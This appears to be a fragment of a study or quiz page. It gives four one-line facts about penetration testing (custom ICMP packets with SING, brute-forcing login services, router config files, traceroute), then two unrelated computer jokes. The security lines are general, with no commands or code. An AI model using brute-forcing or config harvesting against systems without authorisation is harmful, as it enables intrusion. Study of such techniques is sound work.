SING can send customized ICMP packets from command line


Brute-forcing login Services yield positive results for the pen tester

Config files in router gives a lot of information to penetration testers

Traceroute command lists all the routers between the source and the destination computer



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"We need better speech-recognition software.

I told my employees to celebrate their diversity.

The computer thought I said 'perversity'!"



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"I created a password and wrote it down like you told me to. Then I locked it away in a secure folder for safekeeping. But I need my password to get into the folder!"